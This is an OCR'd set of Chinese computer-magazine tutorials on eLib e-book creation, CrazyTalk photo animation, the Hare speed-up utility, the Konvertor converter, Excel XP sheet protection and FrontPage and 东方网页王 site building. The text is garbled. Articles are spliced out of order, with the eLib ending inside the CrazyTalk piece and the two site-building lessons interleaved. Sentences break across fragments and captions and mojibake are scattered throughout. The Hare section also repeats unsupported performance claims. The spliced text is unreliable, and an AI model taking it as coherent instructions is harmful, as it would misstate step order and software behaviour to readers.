在IE或其他采用IE内核的浏览器中打开http://sports.sina.com.cn/n/dongmi.shtml页面，并在新窗口中打开其中的各个纪实连载文章。例如，我们打开第一章"中国第一部关于米卢的正规传记：米卢是谁(一)--董路"。然后，在页面中单击鼠标右键，在弹出菜单中有一个"Send to eLib"项，如图2所示，单击该项。




图 2

此时，将出现"发送到eLib"对话框，在"选择文件夹"中选择"足球"根节点下的"《米卢：一本难懂的书》"，然后编辑一下"标题"中的文字，删掉一些没用的字。如果你想节省空间，不需要图片，还可以选中"只保存文字"复选框。而且，还可以在这个对话框中创建新的根节点和文件夹。结果如图3所示，可以单击"确定"了。




图 3

至此，已经保存了第一个页面，参照上述步骤，保存全部所需页面即可。在保存文章后，还可以直接在文章目录中拖动文章的标题，使文章在目录间转换。对于制作电子书的朋友还需要注意，由于eLib还不完善，因此在其输出为.chm格式文件时，文章在目录中的顺序是按照文章加入时的顺序排列，而且无法改变，因此，最好按照顺序加入文章。希望eLib以后版本能改进。

对于不需要的文章，可以在eLib中删除，删除后还应该清空eLib中的"回收站"。

二、制作电子书

制作电子书利用的是eLib的"导出chm文件"功能，很简单，跟着我做一遍立刻就能学会。

运行eLib，在文章目录栏中，选择"足球"根节点中的"《米卢：一本难懂的书》"目录，单击右键，在弹出菜单中，选择"导出"中的"chm 文件"，出现对话框窗口，如图4所示。

在"导出chm文件"对话框中，选择"导出类型"为"导出当前节点"。对于"文件信息"，可以单击右边的按钮，在"另存为"对话框中选择输出目录，键入一个文件名称，该文件可以是不存在的。设置"语言"为"0x804 Chinese (PRC)"，输入"Chm帮助窗口标题"为"《米卢：一本难懂的书》"，该标题将显示在帮助文件浏览窗口的标题栏。

图像语音脱口秀

□广州　江南书生

你能想象这么一幅场景么？当你收到一张图片，正打开观赏之时，图片的人物却突然开口说话了，一板一眼，动作与表情与真实中的人物说话无异！我想此时你一定会惊叹不已！好奇的你一定会寻个究竟，是吧？到底发件人是怎样让图片开口说话的呢？这就要借助于一个小软件：CrazyTalk。有了这个软件，你一样可以轻而易举地让图片中的人物张口说话！

我想你肯定非常感兴趣，对吧？那就随我来吧。

一、安装事项

下载之后得到的是一个可执行文件，运行之即可以安装，本来这里没什么好说的，但不要忘了这是一个共享软件，在安装过程中会要求你输入注册码，这时可以输入“Trial Version”，这样你就获得了30天的免费使用权，不过，在保存图像时有次数限制。

安装完成，除了会在“程序”中生成“CrazyTalk”程序组之外，桌面上会新添一个“CrazyTalk Expression Editor”图标。

二、实战教程

事实胜于雄辩，下面我们还是以实例来说明吧。

◆勾勒五官轮廓

双击桌面上的CrazyTalk图标，出现启动画面，单击“Continue”进入“CrazyTalk Expression Editor”，执行“File/Open Fitting Editor”命令，出现一个提示窗口，提示你这是CrazyTalk Trial版本，大可不必理会，点击“确定”进入主画面，瞧，“CrazyTalk Fitting Editor”的默认设置打开了一幅样图（图1）。各位看官，注意了，点击画面左侧的小人图标，马上就可以看到这位PLMM娓娓道来，且眉飞色舞，说些欢迎你使用CrazyTalk之类的话语。

很有趣是吧？实践出真知，现在让我们自己来动手做一做吧！




图1

1.选择菜单“File”→“New”，新建一个画面。咦，怎么还是原来的那个PLMM？别急，再执行“File”→“Import Photo”→“Image files......”，调出你预备的图片，OK，这就成了，画面切换过来了，并出现提示“Crop this picture?”询问是否需要剪切图像（图2）。




图2

2.选择“是”，这时画面上出现一个红色的方框，方框之外的部分将会被剪除(图3)。光标移至方框四角，可以用拖拉的方式放大或缩小方框。当光标在方框内时，可以按住鼠标左键移动方框，以便于定位。现在我们套住了图中狗的头部，方框的大小和位置确定后双击方框内的任一部分，剪切工作就完成了（图4）。

3.这时画面中狗的面部会出现轮廓曲线，其实这是沿用了刚才样例中的轮廓曲线，对狗并不适用，下面我们要调整这些轮廓曲线。先将光标移进曲



Í¼4




图5

设置完毕后，单击“开始”按钮，eLib将毫不犹豫地把选定目录下的内容制作成一个chm格式的文件，该文件就是我们的电子书，你可以保存它，或者将其发给朋友一起欣赏，在Windows98/2000/XP中均可浏览。如图5所示是我制作的电子书，很不错吧？

使用eLib，一边浏览一边保存，在网上逛一阵儿下来就有一部“电子书”了，还是很吸引人的吧？快动手吧！CF



图 3


图 4

线中，按住鼠标左键向外或向内移动，这样可以伸缩曲线，使之符合“狗面”的需要；按下 图标，可旋转曲线。

4.现在进行细节调节，先点击“Select”→“All”，然后逐步选取“Eyebrows”、“Eye”、“Nose”和“Mouse”。每选取一处，该部分的曲线就会成为活动区域，并以不同的颜色显示出来。你可以拖住活动区域的任一节点将之移动到合适的位置上，如此这般可将面部各器官一一“对号入座”。

5.下面微调面部每个器官，点击 图标，这时可依据曲线的每个节点对曲线本身进行调整，特别是图中的狗鼻子，差别较大，可要注意调整好哦。

6.现在，面部轮廓已经勾勒完成，看起来“狗模狗样”的，不妨按下回车键预览一番吧。注意预览时各节点发生的变化，如果觉得不理想可以再行修改，直到满意为止。

◆进行语音测试

这一步骤主要是测试声音，点击画面右侧的 图标，将出现一项设置TTS 声音属性的对话框，其中可以对声音模式（Voice Mode）、语速（Speed）、感情色彩（Pitch）等进行设置，按下“test”可以试听（图5）。




图5


接下来要做的工作就是存盘备用，关掉“CrazyTalk Fitting Editor”，退回到“CrazyTalk Expression Editor”中进行操作。

◆设置语音内容

通过前面的操作，一只普通的小狗被赋予了丰富的表情与说话的能力，这里我们的目的是使它开口“说话”。

依次点击“File”→“Import”→“Import CrazyTalk Model”，调出刚才存盘的文件，瞧，那只狗出现了。

想让这只狗说些什么呢？单击工具栏上的“T”按钮，然后把狗诉说的话语输入到左边的文字框内(图6)。不过比较遗憾的是，这只狗目前只能讲英文，至于中文，尚不支持。


图 6

文字输入后，为了丰富表情，可以选择其中的部分词句，单击鼠标右键，在出现的对话框中设定该字句的表情和语音。比如“What a great day!”这句完全可以设为“Happy”模式。当然我们也可以随时按“Test”测试一下效果（图7）。


图 7

该说的都说完了，最后一步就是将语音与图片合成。其实很简单，打开“File”→“Save”，弹出一项输出设置选项，按下“OK”就成了（图8）。这种保存方法生成的文件的后缀名为.tps，它相当于CrazyTalk的“源文件”。以这种格式保存的最大好处在于可以随时修改文件内的各项内容。也就是说，今天想让狗说“I'm happy today”，明天却可以修改成“I'm angry today”。




图 8

当然，如果你确定不需要修改文件的内容了，可以考虑生成动画文件或可执行文件。执行“File”→“Export”，里面共有两个选项，第一项为“Export Media File”，可生成AVI格式的文件，可用多种媒体播放器打开；第二项为“Export EXE File”，可生成可执行文件，无需播放器支持就可以观赏。放心，生成的文件的个头不会太大，你完全可以用Email发给朋友共享。

介绍到这儿该说再见了，突然灵机一动，其实你还可以利用CrazyTalk把你的相片做成贺卡啊，对朋友说上一句“Happy Birthday to You”，岂不是独出心裁，乐死他了？CF

计算机加速利器



□南京 赵江

如果你的电脑还是奔2或者是已经过时的大奔，那么看着别人的奔3、奔4一定很羡慕，也想领略一下高速的感觉吧，但苦于囊中羞涩，一时又不能升级自己的弱机，怎么办呢？不妨来试试这款软件加速利器——Hare，它最多能够让你的计算机加速200%，所以在它的帮助之下你就不会再觉得自己的电脑如同老牛拉破车一般缓慢了。

一、Hare 的主要功能

Hare究竟有何特别的本领呢？那就是加速、加速、再加速。而所谓的加速，一方面指的是针对系统运行效率的提升，打个比方说，你有一辆能跑到200公里/小时的超级跑车，但你在车辆众多的城区，仍会有跑在50公里/小时的时候，这就是瓶颈现象。如果在计算机上同时处理好几件事，你就会发现计算机的整体效率显著下降。而Hare的功能就是利用Windows的多任务处理机制，将当前系统的90%资源分配给前台的程序，至于后台的程序仅仅占用了微不足道的一点点系统资源。如果你在运行一个程序的同时，还在后台进行压缩、下载等操作的话，Hare也会通过智能多任务处理系统分配给这些程序一定的资源，这样既能保证前台程序流畅运行，还可以让后台程序拥有足够的资源。所以这种智能处理系统就好像在城市容易堵车的地方设置一个红绿灯，让所有的车辆按照一定的顺序通过，因此它不仅保证了程序运行的快速，提高了电脑的工作效率，还能够避免因为系统负担过重而死机。

除去对系统运行效率有所帮助之外，Hare还能够提升所有显卡的2D平面性能，对于那些和DirectX相兼容的显卡，则可以至少获得100%的性能提升。更需要特别指出的是，在目前nVIDIA的GeForce系列、ATI的Radeon等高端显卡一统天下的时候，或许你还在使用VooDoo这类古董显卡，通过Hare就可以针对这些显卡进行性能优化，让你在运行3D游戏的时候，避免画面扭曲，减少马赛克，从而优化图像的质量。

二、使用指南

安装好Hare之后它会自动添加到系统的启动程序组中，这样每次开启计算机的时候它都能自动运行，并以图标形式运行在右下角的系统图标栏中，从这时候开始它就已经在后台默默地为你的计算机加油了。不过为了能够充分挖掘Hare的潜力，建议大家对其进行一番针对性的设置。您可以右击图标并选择'Hare→Configure Hare'命令来激活程序的设置窗口，如图1所示。在这个设置窗口中有四个标签，分别对应着不同的功能选项，在此将主要的几项介绍给大家。

1.Main Settings(主要设置)

其实这里的设置非常简单，只有'Enable Hare'和'Enable CPU Tasking'两项。需要告诉大家的是，Hare对于CPU的支持相当好，从以前的486、Cyrix到最新的Pentium 4，甚至连AMD的Athlon与Duron都能够识别，所以将第一项置为激活状态可以提高系统的运行速度，比如复制文件、运行游戏、浏览网页的时候都能够发现速度快了不少，但它有可能和其他一些程序冲突。如果在运行游戏的时候发现没有声音了，最好重新进入这里将此项取消。至于第二项，它





图 1



图 2



图 3



Í¼4

能够自动分析当前所运行的各种程序，在保证OICQ、MemTurbo之类后台运行的程序有足够资源的情况下，将其余的资源全部提供给前台运行的程序，这样能够极大地提高程序的运行速度。而且Hare还特别设定了几种优化模式，在点击“More”按钮之后，可以针对运行普通程序、媒体游戏、图形工作站或者是特定程序这四种类别进行设置，大家可以根据自己的需求直接针对某一类程序进行特别的优化，以获得更好的效果(图2)。

2.Graphics(图形设置)

在这个标签下有一个“Enable Game Orb”选项，选中之后就能够让Hare对平面和3D全屏游戏进行优化。另外，在这里还可以对画面质量进行定制，Hare提供了优质、中等和低档三种画质供你选择，这时要根据自己的计算机配置来进行选择。比如你的计算机有一颗Pentium 350以上的芯，那么优质画面是最适合你的，而Pentium 200建议采用中等选项，再低的配置就只能选择低档画面了(图3)。不过可让大家放心的是，这几种画质之间的差别并不是很明显，点击下部的“Example”按钮之后，能够查看它们之间的范例示图，不仔细观察还真的难以发现它们之间的差别呢(图4)！




图5

3.Troubleshooting & testing(故障排除与性能检测)

如果在使用计算机的时候遇到一些小问题怎么办呢？不妨试试Hare集成的这个功能吧，点击窗口中的‘Troubleshooting wizard’按钮之后就会出现一个故障排除向导，这里可以帮助你解决一些应用程序无法正常运行、无法连接到Internet之类的小问题，根据向导的提示一步一步地继续进行，就可以解决这些故障(图5)。而且一旦操作失误，还可以通过这里的Undo功能取消以前的设置，将系统还原，这下子你使用起来就没有后顾之忧了吧。

对了，在使用Hare之后你一定想知道计算机的性能到底有多大的提升吧，其实点击标签下的“Benchmark wizard”按钮就能迅速得知这一信息(图6)，当笔者在自己的笔记本电脑上采用SuperFassst！等系统优化软件之后再运行Hare，结果性能还是得到了161%的提升，而在另外一台只安装Hare的计算机上竟然获得了189%的额外性能，看来Hare真是名不虚传呀。



图6

4.Options(选项设置)

这个标签主要是针对Hare自身的一些参数设置，正确设定之后能够更好地激活它的潜能为我们服务。比如在显示模式中可以设定采用64位内核来获取最佳的优化效果，或者是为了保证系统的稳定性和兼容性而使用48位内核。同时这里也给出了一些高级功能的设置内容，比如是否采用智能多处理技术来提高多任务运行的效率，是否自动记忆最常用的程序来加快程序的启动速度，而且还可以选择在运行游戏的时候将所有的系统资源全部分配给它使用，以便获得更佳的音像效果(图7)。

细心一点的朋友可以发现，在右击Hare图标的时候还会有AntiCrash、Battery Doubler、Zoom等一些选项，其实它们都是Hare制作公司的其他软件，但是能够作为一个组件被Hare控制调用。比如AntiCrash可以负责清除系统垃圾文件、Battery Double管理电源(特别适合笔记本用户使用)，所以Hare的扩展性还是很不错的，呵呵！

怎么样，Hare的确是一个好东东吧，有了它完全可以将你的计算机提升一个档次。不过需要提醒大家注意的是，Hare的性能提升是建立在原有计算机硬件基础上的，如果你想在Pentium级别的计算机上运行Hare来和Pentium 4相媲美，那么结果会是……CF



图7




全能文件转换器——KONVERTOR

□武汉　暴风

随着软件产业的发展，不断有新的文件格式诞生。这也就给广大的用户出了一个难题。有时拿到一个文件，为了打开它，需要安装一个体积庞大的专用文件浏览器，难免费时费力。于是文件转换工具应运而生。但是大部分转换工具只能转换很少的几种格式的文件，使用的局限性比较大。近来我找到了一款能够最大限度满足用户文件转换要求的软件——Konvertor。这是一款共享软件，总共可以转换135种文件格式，包含25种音乐格式、4种影音格式、105种图片格式及1种文字格式。当我第一次试用它的时候，就被它强大的功能所震惊了！

在它支持转换的格式中，我看到了熟悉的MP3、WAV、JPG、PDF、PSD等常用的文件格式。好吧，就让我们看看它的神奇之处吧！

我以将PDF文件转化为BMP文件为例来进行介绍。我所使用的Konvertor为2.24版，软件包大小为5432KB。启动程序，进入程序主界面（如图所示）。在“File Type”下拉框中选择PDF格式，这时在左上方的文件列表框中会列出所有的PDF文件，单击鼠标左键选定一个PDF文件。然后在下面名为“Type”的下拉框中选定BMP格式，即确认将PDF文件转化为BMP图像文件。在“Target holder”框中选定一个转化后BMP文件放置的目标文件夹。注意最好不要将这个文件夹设为桌面（即C:\Windows\Desktop目录）。选择好以后，我们就可以进行转化了。在“Konvertor”菜单栏中选择“Convert the selected file(s)”选项后，程序即开始转换。转换好的BMP即可使用ACDSee等看图软件进行查看了。这样我们就顺利地完成了从专业文本文档到图像格式的转换。



此外，Konvertor还可以使用其内置的十六位代码编辑器查看图片文件。Konvertor也可以批量转换文件，只需要用户多次双击指定格式的多个文件，使之进入“Selected file(s)”列表框，然后进行转换，即可完成批量转换的操作，不过试用版的Konvertor一次最多只能同时转换5个文件。还要注意的是，软件虽说原理上可以转换这么多格式的文件，实际上并不一定达得到，有的格式的文件只可读不可写，而有的格式文件只可写不可读。要想了解出现这种情况都有哪些文件格式，可在主菜单上选择“Misc”选项，再在这个子菜单上选择“Available formats”选项，即可了解详细情况。

可以看出，Konvertor还有一些有待改进的地方，相信随着其版本的不断更新，这些问题都会得到解决。对于那些需要经常进行文件格式转换的朋友来说，Konvertor确实是一个上佳的选择。也许不久的将来，Konvertor就成了你家硬盘的长住客。CF

还可以这样保护工作表

□辽宁　金明

大家都知道在Excel中有“保护工作表”这个功能，可以把自己的工作表保护起来，别人只能看不能改。但有时自己制作的模板要和别人一起共享，例如一张“学生成绩表”，但又想让别人只输入数据而不改动如“学生姓名”等带有文字的单元格。可Excel中的“保护工作表”只能保护整个工作表却不能进行部分保护。怎么办？

好办，有了Excel XP就可以对工作表进行部分保护了。

这个功能的实现是先设定“允许用户编辑区域”然后再保护工作表，这样我们设定的“允许用户编辑区域”别人就可以编辑了，而其他区域则被保护起来了（如果自己用也可以防止对其他区域误操作）。说了这么多到底怎么实现呢？下面跟我来：

在Excel XP中依次单击“工具”→“保护”→“允许用户编辑区域”（如果没有，单击下面的箭头），在打开的窗口中单击“新建”，在“引用单元格”中输入允许别人编辑的区域，或单击右面的按键用鼠标选择，然后单击“确定”。这样在“允许用户编辑区域”的窗口中就可以看见这个区域，你可以对它进行修改或删除。如果“允许用户编辑区域”不是连续的，可以单击“新建”再建一个“允许用户编辑区域”。建完之后单击“确定”，然后依次单击“工具”→“保护”→“保护工作表”，在打开的窗口中输入密码（若自己用，不要密码也可以），单击确定后再“确认”一下密码就可以了。CF




□辽宁 鸣涧

第三讲 站点建设首页篇


想必经过前两讲的学习,朋友们已经开始为自己的网站建设做好准备了吧?或许一些朋友们会问,我申请了域名、又制作好了自己的网站封面,那么我该如何制作网站的首页呢?是啊,网站的首页如同一个人的脸面,一个漂亮的首页可以给人留下良好的第一印象,以后才会经常光顾你的网站。好吧,既然首页如此重要,那么今天就来一同使用FrontPage2000制作自己的首页吧!

启动FrontPage2000,执行"新建/站点"命令,在打开的对话框的站点模板中选择"只有一个网页的站点"选项,然后单击"确定"按钮,这样我们就建立了一个新的站点。然后在导航栏中,单击"文件夹"按钮,打开的文件夹列表窗口,其中Image文件夹用于保存本网站中的图片文件,需要注意的是,在制作网页的时候,我们要先把网站图片保存在此文件夹中。为了我们的网站便于管理,最好再建立一个名为"Web"的文件夹,用于保存网站内的其他网页,可以在空白区域单击鼠标右键,然后执行"新建文件夹"命令即可。那么我们在前一讲中设计了网站的封面,该如何将首页加入到当前网站呢?很简单,只要将封面保存为Index.htm,然后将封面的链接指向网站的首页,比如index0.htm。单击鼠标右键,执行"新建网页"命令,并将其命名为index0.htm,这样就可以增加首页了(如图1)。


图1

双击首页文件index0.htm进入页面编辑窗口,此时的首页文件还是一个空白的页面。为了使首页更加美观,一般来说,我们可以使用表格来进行首页的设计,这样不但规范,而且也容易保持统一的风格。

执行"表格/插入/表格"命令,打开插入表格对话框(如图2),设置行数为1,列数为3。可以将边框粗细设置为0,单元格间距为5,这样就可以使表格不可见了,其他参数值设置如图2所示,最后点击"确定"按钮。此时在网页上会插入一个1行3列的表格。


图2

在1行1列输入你的网站名称,并定义好字体和字号大小。当然了,这里也可以插入一幅网站站点图片,可以执行"插入/图片/来自文件"命令,在打开的图片对话框中(如图3),双击image文件夹,找到Title.gif,然后单击"确定"按钮。这样,就可以在该表格中插入一幅标题图片了。选中此图片,单击鼠标右键,执行"图片属性"命令,切换到"外观"选项卡(如图4),设置边框粗细为1。然后选中第2列和第3列,执行"表格/合并单元格"命令,在此我们要插入一个Banner广告条,比如插入《电脑爱好者》的Banner,同样执行插入图片命令,将Banner.gif图片插入。


图3


图4

很多网页上是由导航栏、正文区、链接区等组成的,那么我们该如何制作呢?还是要用表格来实现,在刚才插入的表格1下方,再插入一个5行、3列、边框粗细为0、单元格边距为0、单元格间距为0的表格。在第一行中按一次空格键,然后选择第二行,点击鼠标右键,执行"单元格属性"命令,在打开的对话框中(如图5),设定背景颜色为浅蓝色,其他参数保持不变,并单击"确定"按钮完成。完成以后,合并第二行2、3列,并输入文字:"镜像站点【主力站】【多来米】【中华网】【2699】",同时设置好字体和字号,然后选中文字"多来米",点击工具



图 5

栏“ 超链接 ”按钮，在打开的对话框（如图 6 ）的URL中输入你所申请的主页的网址，然后单击“ 确定 ”按钮。同样道理，为其他几个镜像站点设置好超链接。

下面来设计导航栏，在此打算做 5 个导航栏目。调整表格第 1 列的左右宽度，使之缩小到合适位置。然后在第 3 行第 1 列按一次空格，完成后将光标定位到第 4 行第 1 列，执行插入表格命令，插入一个 6 行 1 列、边框粗细为 1、单元格边框为 15、单元格间距为 0.5 的表格。然后在新插入的表格 1 行插入你的网站logo，并使图片居中显示，边框值为 1，同时设定该单元格背景色为淡黄色。



图 6

然后在下面五行分别输入你的网站栏目名称，并为它们做好相应的页面链接，同时需要在文件夹列表中增加相应的页面文件。比如设计软件世界栏目的链接方法为：选中文字“ 软件世界 ”，然后点击“ 超链接 ”按钮，在打开的对话框中，进入 Web 文件夹，然后选中 soft.htm（如图 7）。那么如何定义该网页的打开方式呢？可以单击对话框下方的“ 更改目标框架 ”按钮，打开“ 目标框架 ”对话框（如图 8）。如果你想在当前窗口打开此网页，那么可以选择“ 相同框架 ”选项。要打算在一个新的窗口打开此网页，可以选择“ 新建窗口 ”选项。在此例中，选择了新建窗口选项。然后单击“ 确定 ”按钮。

下面在最右侧表格列中设计主页互动链接。选中右侧列，然后点击鼠标右键，执行“ 单元格属性 ”命令，设置该单元格“ 水平对齐方式 ”为“ 左齐 ”，“ 垂直对齐方式 ”为“ 顶边对齐 ”，然后单击“ 确定 ”按钮，使



图 7




图 8




图 9



图 10

该单元格光标定位于左上角。接下来就可以再插入一个表格，增加你的聊天室链接页面、论坛页面、留言板页面、以及你的友情链接等，需要注意的是，在做出链接的同时，要保证页面的美观。至于设计的过程，这里就不一一叙述了。最后效果如图 9 所示。

或许有的朋友要问了，中间还有一大片空白，该如何处理呢？好，现在就开始设计中间的正文区域。

首先将中间的单元格属性“ 水平对齐方式 ”设置为“ 左齐 ”，“ 垂直对齐方式 ”设置为“ 顶边对齐 ”，然后插入一个1行1列、边框粗细为0、单元格边距为0、单元格间距为0的表格，这时就可以在该表格中输入你的正文文字了。为了美观起见，还可以在正文区域中插入一幅剪贴画来美化一下。执行“ 插入 / 图片 / 剪贴画 ”命令，在打开的对话框列表中选择“ 地点 ”项目（如图10），选择一幅图片后，单击鼠标右键，执行“ 插入 ”命令，就可以将剪贴画插入当前位置了。然后选中此剪贴画，用鼠标调整其大小至合适为止，此时我们会发现文字跑到剪贴画的下面去了，怎么办呢？那就选中图片，单击鼠标右键，执行“ 图片属性 ”命令，在打开的对话框中切换到“ 外观 ”选项卡，在“ 对齐方式 ”中选择“ 左对齐 ”（如图11），设置“ 边框粗细 ”为 1，单击“ 确定 ”按钮后，会发现文字就跑到图片的一侧了。是不是挺方便的？

同样道理，我们还可以为主页设计更多正文栏目消息，具体设置过程同前面的差不多，这里就不多说了。

最后，还需要在主页下面加一些文字，比如可以添加版权信息、增加计数器等，这些都可以通过插入表格来实现。最后的页面如图 12 所示。




图 11



□辽宁 鸣涧

东方网页王快速建站

在前几期中，朋友们学会了快速建立自己的个人网站。或许有的人会说，还有没有其他的快速建站的方法了？哈哈，当然有了，这次咱们就再来一起建立一个网站。如果你比较懒的话，甚至可以不用录入任何文字，就可以全部搞定，不过，为了自己的网页更具个性化，还是稍微辛苦一点吧。^_^

东方网页王Ⅱ是一个全中文的网页制作工具，同时内置了多种网页制作工具和辅助功能，对于初学制作网页的朋友来说，它提供的网站建站向导功能对众多渴望快速网上安家的朋友来说无疑是一大福音。为什么呢？这么说吧，它可以帮助你迅速建立自己的网站，同时还可以按照你录入的信息、选择的结构和样式自动生成网页，并建立各网页的链接。建站之快速，页面之美观，是很多同类制作工具所不能及的，Ok，下面咱们就动手吧……

启动东方网页王Ⅱ，首先映入我们眼帘的是一个主页制作向导对话框（如图1），如果你打算自己编辑一个网页，可以选择下面的“创建新页面”选项。另外，如果你要对已经建立的站点进行编辑，可以切换到“打开已创建站点”选项卡，选中已经创建的站点名称，并单击“确定”按钮就可以了。这里我们选择“创建新站点”选项，然后输入网站名称为“鸣涧动力”，单击“确定”按钮。



图1

在接下来的对话框中（如图2），需要输入你的个人信息。在“自我介绍”后面还有一个“装入”按钮，可以单击此按钮，从一个文本文件中导入你的个人介绍，完成以后，单击“下一步”按钮。



图2

进入下一个对话框（如图3），在邮件地址后面的文本框中输入你的电子邮件地址，在下面还有一个“网站LOGO”选项。还记得我们以前曾经一起制作的LOGO吗？Ok，单击“装入”按钮，在打开的对话框中，选择我们网站的LOGO文件，打开后就可以导入到我们的网站中了。另外，如果你还没有自己的网站LOGO，可以单击“创建”按钮，使用东方网页王自带的工具进行创建，这个咱就不细说了吧。这时



图3



图12

网站的主页基本设计完成了，以后还需要朋友们不断向其中添加更多的内容，以充实网站的信息，那么如何进行站内的网页设计呢？嘿嘿，别急啊，咱们下次再来吧。^_^ CF

单击“下一步”按钮。

在接下来的“网站结构”选择对话框中（如图4），软件为我们提供了多种网站模板，而且还可以自动建立页面间的链接，这就省去了我们建站时自己设计链接的麻烦。另外还可以根据自己的需要，选择与自己网站类似的网站类别，这样程序就会列出此类网站的基本结构和主要网页了。这里我们在左侧的“网站类别”中选择“软件”类别，这时在右侧的“网站结构”中就会列出当前网站的各个栏目名称。此时我们可以根据自己网站的特点，设计不同的栏目，以改变网页结构。单击“更名”按钮，将各个栏目的名称修改为自己网站的栏目，另外，还可以单击“删除”按钮将不需要的网页页面予以删除。如果觉得当前页面数量不够，还可以单击“添加”按钮，在打开的添加页面对话框中，输入页面名称，单击确定按钮就可以添加页面了。

